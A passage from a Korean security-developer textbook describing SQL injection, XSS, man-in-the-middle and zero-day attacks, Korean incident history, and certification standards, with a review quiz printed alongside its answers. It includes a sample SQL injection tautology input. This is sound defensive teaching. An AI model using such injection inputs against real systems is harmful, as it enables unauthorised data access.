
❖ 제로데이 취약점이 주로 악용되지만 제대로 관리되지 않은 환경에서는 이미 잘 알려진 취약점이 악용되기도 한다. 장기간 잠복기를 두기도 하기 때문에 시계열 분석이 어려울 수 있다. 백도어를 통해 추후 접속을 하기 위한 장치를 두는 것도 APT 공격의 주요 특성이다.

○ 대표적 공격 기법 4. SQL 인젝션(SQL Injection) 공격

❖ 웹서비스 환경은 사용자와 다양한 상호작용을 전제로 하고 있다. 이 과정에서 웹 응용프로그램은 사용자의 입력을 검증하는 절차를 필수적으로 진행해야 한다. 만일 이러한 검증 절차가 제대로 운영되지 않는 경우, 공격자는 웹서버 시스템의 정보를 유출하거나 웹서버에 접속한 다른 사용자들에게 영향을 줄 수 있는 공격을 수행할 수 있다. 이러한 공격 중 SQL 쿼리를 실행하는 체계를 이용해서 공격 코드를 삽입하는 것이 SQL 인젝션 공격이다.

❖ 가장 대표적 사례로 SQL 쿼리의 where절에 항진명제(WHERE id='1' OR '1'='1')에 해당하는 입력이 들어가도록 하는 것이 있다. 또한, SQL문의 Union 키워드를 사용하여 다른 테이블 정보를 추출하기도 한다.

❖ 직접적으로 데이터를 추출하지 않더라도 에러 메시지를 기반으로 데이터베이스의 구조를 파악하거나 SQL 인젝션 2개를 입력하여 반응의 차이를 통해서 웹서비스의 입력 검증체계의 취약점을 찾기도 한다.



○ 대표적 공격 기법 5. 크로스사이트스크립팅(XSS) 공격

❖ 공격자가 웹페이지에 악성 스크립트를 삽입하여 다른 정상 사용자가 해당 페이지에 접속했을 때 악성 스크립트가 실행되도록 하는 공격을 말한다. 공격자는 악성코드를 1) 웹 서버에 저장하거나 2) URL에 넣어두거나 3) 클라이언트의 스크립트 코드가 제공하게 하는 형태로 진행한다.

❖ 공격 스크립트가 웹서버에 저장된 경우, 해당 페이지를 접근하는 모든 사용자가 악성코드의 피해자가 될 수 있으며, URL에 넣어두는 경우 이를 클릭하는 사용자에게 피해가 발생한다. 마지막으로 클라이언트 스크립트 코드가 관여되는 경우 웹 브라우저가 페이지를 로딩하면서 스크립트 코드를 실행하는 단계에서 피해가 발생한다.

❖ 원천적인 대책은 공격자가 웹서버와 연계된 어떠한 임의의 코드도 삽입할 수 없도록 입력에 대한 검증을 하는 것이다. 또한, 이러한 공격들이 실행되지 못하게 하기 위한 콘텐츠보안정책을 적용하거나 HTML 테그의 무력화를 수행하는 것이 필요하다.

○ 대표적 공격 기법 6. **중간자 (Man-in-the-Middle) 공격**

❖ 통신을 수행하는 두 당사자 사이에 공격자가 존재하여 통신 내용을 가로채거나 위변조하는 행위를 진행하면서 통신의 당사자가 알지 못하는 상황을 만드는 공격이다.

❖ 신뢰성 있는 통신을 위해서 확인하는 검증 정보들을 위조하거나 가로채서 신뢰성 확인 과정을 무력화한다. 공격자는 예측한 검증 정보를 바탕으로 중간에서 정보를 들키지 않고 가로채고 위변조된 정보를 릴레이 할 수 있게 된다. ARP 스푸핑에서는 두 통신 주체의 ARP 테이블을 위변조 시키는 방법으로 중간자 공격을 수행한다. DNS 스푸핑 역시 DNS 매핑 정보의 위변조를 통해서 공격을 수행한다. TCP 세션 하이재킹의 경우 TCP의 순차번호 및 응답번호를 예측하여 공격자가 중간자 역할을 한다.


❖ 중간자 공격이 실행되는 도중에는 서비스가 수시로 중단되거나 정상적으로 운영되지 못하는 현상이 나타날 수 있다. 보안 개발자는 이러한 상황이 발생할 경우 트래픽의 정상적인 흐름에 대한 검토를 수행하여 중간자 역할을 하는 장치가 있는지 확인하는 과정을 진행해야 한다.

○ 대표적 공격 기법 7. **제로데이 익스플로잇 (Zero-day Exploit) 공격**

❖ 본 공격은 소프트웨어 개발사가 아직 파악하지 못한 취약점을 악용하는 상황을 지칭하는 것이다. 제로데이 공격이 진행되는 상황을 보안 개발자가 심각하게 인식해야 하는 이유는 개발사에서 제공하는 취약점에 대한 패치가 존재하지 않기 때문이다.

❖ 제로데이 익스플로잇 공격 대상 취약점은 고도의 전문성을 갖고 있는 해커에 의해서 전문성을 바탕으로 한 퍼징 및 리버스 엔지니어링을 통해서 최초 발견된다. 이렇게 발견된 취약점에 대해 익스플로잇이 개발되고 이를 이용한 다양한 시도가 진행되면서 확산된다.

❖ 보안 개발자는 제로데이 익스플로잇에 대응 시 소프트웨어 공급망 관점에서 널리 사용되는 라이브러리에 대해 다크웹이나 보안전문가들의 정보 공유 사이트에 공유되는 정보를 실시간으로 확인하는 노력을 기울여야 한다.



핵심 요약

☑ 기수별 공격유형 및 주요내용

기수	연도	공격 유형	주요 내용
1기	2003	웜(Worm) 기반 공격	1·25 인터넷 대란 – SQL 슬래머 웜이 KT 혜화 전화국 DNS 서버를 마비시키며 전국 인터넷망이 9시간 완전 중단, 전 세계 75,000대 중 한국 8,800대(11%) 감염
	2009	DDoS 공격	7·7 DDoS 공격 – 북한의 사이버 도발, 115,000대 좀비PC로 한국과 미국 26개 기관 공격, 4일간 지속
2기	2013	파괴형 사이버테러	3·20 사이버테러 – 32,000여 대 시스템 감염, MBC·KBS·YTN 등 방송사와 신한은행·농협 전산망 마비, 마스터부트 레코드 파괴
	2013	정보 유출형 테러	6·25 사이버테러 – 한국전쟁 기념일 겨냥, 69개 기관 공격으로 294만 명 개인정보 유출, 새누리당 250만 명과 군 장병 30만 명 정보 포함
	2014	국가 인프라 공격	한국수력원자력 해킹 – 북한 김수키 그룹, 직원 10,799명 개인정보와 원전 설계도면·CANDU 제어프로그램 탈취, 3개월간 지속
3기	2014	대규모 개인정보 유출	카드 3사 개인정보 유출 – KB국민카드·롯데카드·NH농협카드에서 2,000만 건(국민 절반) 유출, FDS 개발 용역업체 직원의 내부 유출
	2016	금전 목적 해킹	인터파크 사건 – 1,030만 건 개인정보 탈취 후 34차례에 걸쳐 30억원 상당 비트코인 요구, 44억 8천만원 과징금·2,500만원 과태료 부과
4기	2017	글로벌 랜섬웨어	WannaCry 랜섬웨어 – 전세계 150개국 200,000대 감염, 한국 4,000건 이상 탐지, CGV 상영관·버스 정류장 단말기까지 감염
	2017	국내 기업 랜섬웨어	나야나 웹호스팅 랜섬웨어 – 서버 153대가 Erebus 랜섬웨어 감염, 13억원 상당 가상자산 지불했으나 완전 복구 실패
5기	2020	대기업 랜섬웨어	이랜드 그룹 Clop 랜섬웨어 – 백화점 등 23개 매장 영업 중단, 오프라인 비즈니스까지 직접 타격
	2025	통신 인프라 APT	SK텔레콤 유심카드 정보 유출 – 중국 기반 APT 그룹 레드 멘션(Red Menshen) 추정, BPFDoor 악성코드로 유심카드 정보와 통화상세기록 탈취, 예상 과징금 최대 5,000억원

☑ 대표적 공격의 공격 기법 및 특성

공격	공격 절차	공격 특성
랜섬웨어 공격	1. 악성코드 유포 웹페이지 접근 또는 이메일 첨부파일 다운로드 2. 소프트웨어 취약점 악용 시스템 침투 3. 대칭키로 파일 암호화하고 키를 공개키로 암호화 4. 복구 안내문 생성 및 금전 요구	• 사용자 실수가 주된 침투 경로 • 암호화 키 독점으로 복구 통제 • 금전적 이익 목적
DDoS 공격	1. 멀웨어 전파로 좀비 PC 생성 2. C&C 서버구축 및 좀비 PC 원격 제어 3. 다단계 암호화 통신으로 명령 전달 4. 지정된 시간에 동시 공격 개시	• 봇넷 기반의 대규모 동시 공격 • 통신 암호화로 탐지 회피 • 서비스 가용성 직접 타격 • 정상 트래픽과 구분 어려움
APT 공격	1. 표적 조직 및 직원 정보 수집 2. 은밀한 권한 상승 시도 3. 내부 이동(Lateral Movement)으로 네트워크 탐색 4. 목표 데이터 외부 반출 5. 백도어 설치로 재침투 경로 확보	• 장기간 잠복 (수개월~수년) • 제로데이 취약점 주로 활용 • 특정 표적에 맞춤형 공격 • 발각 회피를 위한 신중한 접근 • 시계열 분석 어려움
SQL 인젝션	1. 웹 애플리케이션의 입력값 미검증 취약점 탐색 2. SQL 쿼리에 코드 삽입 3. 데이터베이스 정보 추출 또는 구조 및 취약점 파악	• 입력값 검증 부재가 근본 원인 • 데이터베이스 직접 접근 가능 • 다양한 공격 기법 존재 • 웹 서비스 특성상 노출 빈도 높음
XSS 공격	1. 악성 스크립트 작성 2. 스크립트코드 삽입 방법 선택 3. 정상 사용자의 페이지 접근 유도 4. 브라우저에서 악성 스크립트 자동 실행 5. 세션 쿠키 탈취 또는 악성 행위 수행	• 신뢰 사이트를 통한 공격 • 다수 사용자 동시 피해 가능 • 세 가지 주요 공격 유형 존재 • 입력 검증으로 원천 차단 가능
중간자 공격	1. 통신 경로상 위치 확보 2. 검증 정보 위조 또는 가로채기 3. 테이블 조작 또는 TCP 세션 예측 4. 양방향 통신 내용 가로채기 5. 데이터 열람/위변조 후 릴레이	• 통신 당사자가 인지 못함 • 신뢰성 검증 무력화 • 서비스 간헐적 중단 발생 • 트래픽 흐름 분석으로 탐지 가능
제로데이 공격	1. 퍼징/리버스 엔지니어링으로 미지의 취약점 발견 2. 익스플로잇 코드 개발 3. 취약점 트리거 및 권한 획득 4. 다크웹 등을 통한 확산	• 패치 부재로 방어 극히 어려움 • 높은 공격 성공률 • 고가에 거래되는 고급 공격 • 공급망 관점 모니터링 필요 • 실시간 정보 공유 중요

확인 문제

01 한국의 사이버 공격의 전반적 특성에 영향을 준 정보통신환경의 특성에 해당하지 않는 것은?

① 국내 해커들의 지속적 공격
② 초고속 인터넷망 조기 구축
③ 공인인증서 제도
④ 신기술의 적극적 적용

02 다음 중 DDoS 공격의 주요 특성으로 적절한 것은?

① 정보의 비밀성을 훼손함
② 정상 및 공격 정보의 구분 쉬움
③ 좀비PC를 활용하여 봇넷 구성
④ 평문으로 통신을 진행함

03 크로스사이트스크립팅(XSS) 공격이 공격 스크립트가 저장되는 위치로 대표적인 3가지에 들어가지 않는 것은?

① 웹서버
② 웹사이트 내에 표현된 URL
③ 클라이언트 스크립트 코드
④ 공격자의 시스템

04 알려지지 않은 취약점의 발견으로 인해 아직 개발사가 해당 취약점을 인지하지 못하는 상황에서 공격이 이루어지는 상황을 지칭하는 용어는?

답 _____

05 DDoS 공격을 수행할 때 좀비PC에게 공격명령을 전달하는 공격자의 시스템을 지칭하는 것은?

답 _____

정답 01 ① 02 ③ 03 ④ 04 제로데이 공격 05 C&C 서버

03

표준 및 인증

03 표준 및 인증

1 표준 및 인증의 정의와 목적

학습 목표

- 보안개발 입직자 또는 보안역량 강화가 필요한 직무전환자를 대상으로, 정보보호제품 개발자가 반드시 숙지해야 할 표준 및 인증의 심층적인 내용과 실무 적용 방안을 제시한다.

○ **(표준)** 표준(Standard)은 사람들이 제품이나 서비스, 시스템을 만들고 사용할 때 모두가 공통으로 따르는 약속된 규칙이나 기준으로, 서로 다르게 만들어졌을 물건이나 절차들을 같이 맞추어 쓸 수 있게 만드는 '공통 언어'이다.

○ **(보안 관련 표준)** 보안 관련 표준은 단순히 `해킹을 막자`는 수준이 아니라, 개발 조직이나 개발 제품이 지켜야 할 최소한의 보안 규칙과 절차, 보안기능 요구사항을 만드는 일이다. 즉, 이러한 보안 표준은 모두가 동일한 원칙을 따름으로써 안전한 디지털 환경을 유지하도록 만드는 공통 기준이라고 할 수 있다. 보안 표준의 핵심 기능은 다음과 같다.

❖ **(보안 수준의 최소 기준 제시)** 제품 또는 조직이 갖추어야 할 기본 보안 요구사항을 명확히 제시한다.

❖ **(체계적인 보안 관리 지원)** 보안을 효과적으로 운영·관리할 수 있는 절차와 지침을 제공한다.

❖ **(국제적 신뢰와 호환성 확보)** 동일한 표준을 기반으로 제품과 서비스 간 상호 운용성을 높이고 국제 신뢰를 확보한다.

❖ **(법·규제 준수 지원)** 관련 법령에서 요구하는 보안 의무를 충족하도록 규제 준수를 지원한다.

○ **(인증)** 인증(Certification)은 제품, 서비스, 시스템, 또는 조직이 특정 표준을 제대로 준수했는지 공식적으로 검증하여 인정해 주는 절차이다. 인증을 통해 해당 대상이 정해진 보안 요구사항을 만족함을 외부에 증명할 수 있다.

○ **(보안 관련 인증)** 보안 관련 인증은 보안 표준에 기반하여 조직 또는 제품의 보안 수준을 객관적으로 평가하고, 일정 기준 이상을 충족했음을 공인기관이 인증하는 것이다. 이는 다음과 같은 목적을 갖는다.

❖ **(보안 신뢰성 입증)** 사용자, 고객, 파트너에게 해당 시스템 또는 조직이 충분한 보안 수준을 갖추었음을 보여준다.

❖ **(품질 및 위험 관리 강화)** 보안 취약점 예방과 운영 안정성 확보에 기여한다.

❖ **(규제 및 법적 요구 사항 충족)** 개인정보보호법, 국제 규제 등 법적 요구를 만족하는 근거로 활용된다.

❖ **(국제 경쟁력 확보)** 글로벌 시장에서 제품·서비스의 신뢰도를 높여 경쟁력을 강화한다.

■ 정보보호제품 개발자가 표준 및 인증을 알아야하는 이유

○ 정보보호제품 개발자가 기술 규격과 인증 절차를 이해해야 하는 이유는 단순히 공공 시장 진입 요건을 충족하기 위해서만이 아니다. 이러한 이해는 제품의 시장 경쟁력을 높이고, 사용자 만족도를 향상시키며, 사이버 사고 발생 위험을 줄이는 데 직결되는 핵심 역량이다. 즉, 정보보호제품 개발자가 기술 규격(Standard)과 인증(Certification)을 필수적으로 이해해야 하는 이유는 다양한 측면에서 중요한 가치를 갖기 때문이며, 이는 제품의 기술적 완성도와 사업적 성공 모두에 직접적인 영향을 미치는 요소이다.

❖ **(기술 규격(Standard)의 가치)** 기술 규격은 제품, 서비스 또는 시스템을 개발하고 사용하는 모든 주체가 일관되게 따라야 할 명문화된 약속이나 최소한의 기준이며, 상이한 개발 환경에서 만들어진 결과물이라도 상호 연동이 가능하게 하는 공동의 기반 역할을 한다.

구분	핵심 기능 및 가치	정보보호 개발자가 알아야 하는 이유
상호 운용성 확보 (Interoperability)	규격 적용을 통해 개발 주체가 다르더라도 제품들이 원활하게 상호 연동하고 기능할 수 있도록 공통의 인터페이스와 데이터 교환 규칙을 마련한다. 이는 복잡한 IT 환경에서 시스템 통합 비용을 절감하고 효율성을 높이는 데 필수적이다.	개발 중인 정보보호제품이 다른 네트워크 장비나 보안 솔루션과 오류 없이 연동되도록 프로토콜 및 API 설계 시 표준을 준수해야 한다. 호환성 문제를 사전에 방지하여 설치 및 운영 실패를 막는다.
보안 및 안전성 (Security & Safety)	제품이 반드시 갖추어야 할 기본적인 보안 기능과 안전 요건을 기술적이고 구체적인 레벨로 명확히 제시하며, 잠재적인 위험으로부터 사용자와 시스템을 보호할 수 있는 최소 보안 수준의 달성 목표를 제시한다. 이는 제품의 근본적인 안정성을 보장한다.	제품의 핵심 보안 기능(예: 암호화, 접근 통제) 설계 시 오류가 없도록 해당 규격이 요구하는 최소 기준 및 기술적 구현 방안을 정확히 파악하여 결함 없는 코드를 구현해야 한다.
품질 및 신뢰성 (Quality & Reliability)	규격 준수를 통해 제품의 설계 및 구현 품질 수준이 일정하게 관리된다. 이로 인해 예측 가능한 성능과 일관된 품질이 유지되므로, 사용자가 제품을 믿고 도입하고 사용할 수 있는 객관적인 근거를 제공한다.	개발 초기부터 표준 코딩 규칙 및 품질 관리 절차를 준수하여 버그와 취약점을 최소화하고, 고객에게 지속적으로 안정적인 보안 서비스를 제공할 수 있도록 제품의 신뢰도를 확보해야 한다.
체계적 관리 (Systematic Management)	보안 관련 규격은 해킹 방어 외에, 개발 조직이 준수해야 할 최소 보안 규칙, 개발 절차(SDLC), 필수 기능 정의를 프로세스 관점에서 체계화한다. 이는 일관된 보안 관리를 위한 지침을 제공하며, 조직 전체의 보안 성숙도를 높이는 기반이 된다.	제품 기능 구현뿐만 아니라, 개발 과정 자체(설계, 코딩, 테스트)가 보안 규정을 따르도록 주도해야 한다. 이는 재현 가능한 안전한 개발 환경을 구축하고, 추후 인증 및 감사에 대비하는 근거 자료를 확보하는 데 중요하다.
법규 준수 지원 (Regulatory Compliance)	개인정보보호법, 정보통신망법 등 국가 및 국제기관이 요구하는 법적/정책적 요구사항을 제품 개발 단계에서부터 충족하도록 지원하여 규제 리스크를 경감한다. 또한, 공인된 규격 준수는 제품에 대한 전문성 있는 신뢰성을 확보하는 중요한 근거를 제공하여 시장 진입을 용이하게 한다.	제품에 적용해야 하는 법적 요구사항 (예: 개인정보 비식별화, 로그 보관 기간 등)을 미리 파악하고 기능에 반영해야 한다. 출시 후 법규 위반으로 인한 서비스 중단이나 벌금 등의 리스크를 예방할 수 있다.
국제적 교류 증진 (Global Trade Facilitation)	ISO(국제 표준화 기구), IEC(국제 전기 기술 위원회), ITU-T(국제 전기통신 연합 통신 표준화 부문) 등의 국제 규격은 국가 간의 기술 장벽을 제거하고 상호 인정 기반을 구축하여 무역을 촉진하며, 제품과 서비스가 국경을 넘어 쉽게 유통되도록 돕는다.	개발하는 제품이 해외 시장에 진출할 계획이 있다면, 개발 초기부터 '국제 표준 (ISO/IEC 15408 등)'을 목표로 설계하여 수출 시 발생하는 재작업 비용을 최소화하고 시장 경쟁력을 확보해야 한다.

❖ **(정보보호제품 개발자 입장에서의 인증 필요성)** 정보보호제품 개발자는 자신이 개발하는 제품이 최소한의 보안 요구사항을 만족하고 있음을 객관적으로 입증해야 한다. 이러한 최소 요구사항은 국가 보안 요구사항 등 공식 표준을 기반으로 정의되며, 해당 표준을 충족했는지를 확인하는 과정이 바로 인증이다.

- (인증은 무결함이 아닌 '최소 보안성 검증') 인증은 제품이 '이 정도의 보안 기능은 갖추었다'는 최소한의 기준을 통과했음을 의미한다. 개발자는 이 기준을 정확히 이해하고 요구사항을 빠짐없이 구현해야 한다.
- (개발 초기 단계의 중요성) 국가용 보안 요구사항은 제품의 아키텍처에 깊은 영향을 미친다. 개발 초기 단계부터 인증 담당자와 긴밀히 소통하여 요구사항을 잘못 해석하거나 누락하는 일이 없도록 해야 한다. 잘못된 설계로 인한 후속 재개발 비용은 기하급수적으로 증가한다.

인증 유형	필요성
CC(Common Criteria) 인증	공공기관 납품을 위한 필수 요건이며, 특히 중요 인프라나 국가 보안 시스템과 관련된 제품의 경우 더욱 반드시 요구된다. 최근에는 금융, 통신 등 주요 민간 기업에서도 보안 제품 선정의 필수 기준으로 요구하고 있다. 정보보호제품 개발자는 제품의 설계와 구현이 국가용 보안 요구사항을 정확히 충족함을 입증해야 한다. 만약 요구사항을 만족하지 못할 경우, 이를 수정하기 위한 재개발 비용과 시간적 손실이 매우 크다. 특히 인증 평가가 진행되는 도중에 평가기관으로부터 보완 요청이 발생하면, 그 시점에는 이미 제품의 많은 부분이 구현된 상태이기 때문에, 초기 단계에서 요구사항을 잘못 이해하거나 해석한 경우 막대한 추가 작업, 일정 지연, 비용 증가로 이어질 수 있다.
보안기능 확인서	CC인증과 동일한 국가용 보안 요구사항을 만족해야 하지만, 주로 국내 시장의 특정 공공 수요에 맞춰 신속하게 보안 적합성을 확인받는 절차이다. CC인증과 마찬가지로, 개발자는 제품의 설계 및 구현이 국가용 보안 요구사항을 정확히 만족함을 입증해야 하며, 요구사항 불만족 시 재개발 비용과 시간이 막대하게 발생한다. 특히, 보안기능 확인서는 정해진 기한 내에 심사 결과를 충족하지 못할 경우 인증이 중단될 수 있는 리스크가 있어, 신속하고 정확한 대응이 더욱 중요하다. 따라서 관련 설계 및 구현 문서 작성에 적극적으로 협조해야 한다.
GS(Good Software) 인증	국내 소프트웨어 품질을 인증하는 제도로, 보안성뿐만 아니라 기능성, 사용성, 신뢰성, 효율성 등을 종합적으로 평가한다. 이 인증을 획득하면 제품의 시장 경쟁력과 신뢰도가 크게 향상된다. 개발자는 고품질의 소프트웨어 설계 역량을 통해 인증 획득을 지원해야 한다.


❖ **(효율성 제고 및 소통 강화)** 인증 과정에 대한 이해는 개발 및 업무 효율성을 극대화한다.

- (인증 절차 이해) 개발자가 현재 인증 프로세스의 어느 단계에 있는지 정확히 이해하고, 인증 부서의 문의(예: 특정 요구사항에 대한 설명 요청)가 왜 중요한지 인지하고 있다면, 불필요한 마찰 없이 신속하고 정확한 대응이 가능하다.
- (국가용 보안 요구사항 이해 부족의 위험성) 개발자가 국가용 보안 요구사항에 대한 이해가 부족할 경우, 구현의 목적과 당위성을 충분히 인지하지 못한 채 단순히 지시된 사항을 수행하게 된다. 이로 인해 '왜 이런 개발을 해야 하는가?'라는 의문이 지속적으로 발생하며, 이는 개발 동기 저하 및 효율성 감소로 이어질 수 있다. 또한, 요구사항에 대한 잘못된 해석이나 미흡한 구현은 제품의 가용성(Availability)과 보안성(Security)을 동시에 떨어뜨리게 되며, 특히 보안성은 충족하더라도 가용성이 지나치게 낮아지면, 실제 운영 환경에서 활용이 어려운 비효율적인 제품이 될 위험이 있다.
- (용어 숙지) 인증 관련 전문 용어에 대한 기본적인 숙지는 개발자와 인증 부서 간의 소통 장벽을 허물고 업무의 정확성을 높이는 핵심 요소이다.

  * **(핵심 용어 및 개념)** TOE(Target of Evaluation, 평가 대상), SFR(Security Functional Requirement, 보안 기능 요구사항), 외부 IT실체 (External IT Entity, TOE외부에서 TOE와 상호작용하는 시스템), 암호비도 (Cryptographic Strength, 암호 알고리즘 및 키의 안전성 수준) 등의 용어를 숙지해야 한다.

- (소통 오류 방지) 전문 용어를 개발팀 내부뿐만 아니라 인증기관 및 평가 담당자와의 기술 회의에서도 정확하고 능숙하게 사용하는 것은 매우 중요하다. 이를 통해 요구사항 해석 오류를 줄이고, 기술적 논의를 보다 명확하게 진행할 수 있으며, 결과적으로 문제 해결 속도도 크게 향상된다.

참고 : 국가·공공기관의 정보보호 시스템·네트워크 장비 도입절차



○ 국가·공공기관이 **보안기능이 탑재된 IT제품** 및 **저장자료 완전삭제제품**을 도입할 때는 **'보안적합성 검증'**을 필수로 신청해야 한다.

- 제품 유형별로 상이하나, 그 중 정보보호시스템과 네트워크 장비는 유형에 따라 CC 인증 또는 보안기능 확인서 등 사전 인증을 획득한 경우 도입 요건을 충족한 것으로 간주할 수 있으며, 동시에 이러한 사전 인증은 보안적합성 검증 절차를 생략하고 제품을 도입·운용할 수 있는 기준으로도 활용된다.

* 보안적합성 검증 : 국가정보통신망의 보안수준 제고를 위해 관련법에 의거, 국가·공공기관이 도입하는 정보보호시스템·네트워크 장비 및 양자암호통신장비 등 보안기능이 탑재된 IT제품 및 저장자료 완전삭제제품의 안전성을 검증하는 제도

* 출처 : 국가정보원(https://www.nis.go.kr)

2 인증의 종류와 특징

* 인증·평가기관 및 시험기관 등 상세 내용은 2025년 11월 기준으로 작성됨

